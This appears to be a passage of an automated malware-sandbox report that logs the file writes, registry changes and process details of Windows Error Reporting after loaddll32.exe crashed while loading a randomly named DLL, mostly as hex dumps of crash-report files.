C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7032	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7066	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7070	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7074	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7176	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7212	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7216	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7218	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7250	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7508	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7512	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7514	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7540	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7544	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7546	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 34 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-25T09:26:42Z">	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7646	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7650	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7654	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 34 00 35 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="409" PID="3456" UptimeMS="6328" TimeSinceCreationMS="6328" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7916	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7920	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7924	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7944	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7948	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7950	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7994	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8032	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8036	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8040	98	3c 00 47 00 75 00 69 00 64 00 3e 00 34 00 66 00 38 00 63 00 62 00 39 00 38 00 31 00 2d 00 63 00 32 00 30 00 65 00 2d 00 34 00 35 00 30 00 39 00 2d 00 38 00 37 00 38 00 61 00 2d 00 63 00 63 00 63 00 30 00 30 00 62 00 32 00 37 00 63 00 39 00 65 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>4f8cb981-c20e-4509-878a-ccc00b27c9e8</Guid>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8138	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8142	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8146	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 34 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-25T09:26:42Z</CreationTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8244	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8248	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8250	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8290	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	8294	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93\Report.wer	0	2	fd fd		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	147	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93\Report.wer	9060	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 31 00 36 00 39 00 38 00 38 00 30 00 38 00 31 00 31 00	MetadataHash=-1169880811	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{127828e8-e831-ca0c-4402-8846aca2553d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E0336BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 17 01 3F 15 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E031FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 5172, Parent PID: 3456

General

Target ID:	8
Start time:	11:26:46
Start date:	25/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 436
Imagebase:	0xb70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E021717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1AF8.tmp.csv	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1B19.tmp.txt	success or wait	1	6E01497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 5b fd fd 62 fd 05 12 00 00 00 00 00	MDMP [b	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 0d 00 00 49 fd fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWTIb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	5710	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd 17 01 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd 17 01 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 18 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ @@ ?@#+	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	1632	168	fd 05 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 3f 15 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 18 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	?@N	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	8574	20	11 00 00 00 0c 32 20 01 00 00 00 00 04 00 00 00 fd 22 00 00	2 "	success or wait	17	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	8850	4	20 7a 49 77	zIw	success or wait	16	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	41082	256	fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 06 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 15 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd cd 49 00 fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd	?w?w?w?w?w?w?w?w?w?w?w?wI?w?w?w?w	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd 17 01 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd 17 01 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 18 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ @@ ?@#+	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	1900	48	24 0f 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 fd fd 65 01 00 00 00 00 68 04 00 00 4a 58 00 00 fd 02 00 00 fd 1e 00 00	$ ehJX	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	4232	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	5676	34	1c 00 00 00 7a 00 73 00 35 00 6e 00 35 00 73 00 49 00 36 00 4e 00 32 00 2e 00 64 00 6c 00 6c 00 00 00	zs5n5sI6N2.dll	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 70 14 03 00 00 00 00 fd 5e 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 40 fd 03 00 00 00 00 00 a7 03 00 00 00 00 00 00 00 00 00 00 00 00 00 78 17 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 fd 5d 71 3c 00 00 00 00 1e fd 70 20 00 00 00 00 0e fd 5c 23 00 00 00 00 5c 27 1c 01 00 00 00 00 fd 40 01 00 fd 32 01 00 49 0b 06 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd fd 05 00 fd 04 38 00 1b fd 01 00 21 fd 15 00 00 00 00 00 77 fd 23 00 fd 5c 04	@5F>,Zbp^@x@]q<p \#\'@2I8!w#\	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	41338	6376	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 14 01 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 00 10 00 00 62 fd 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8Tb	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E01497A	unknown
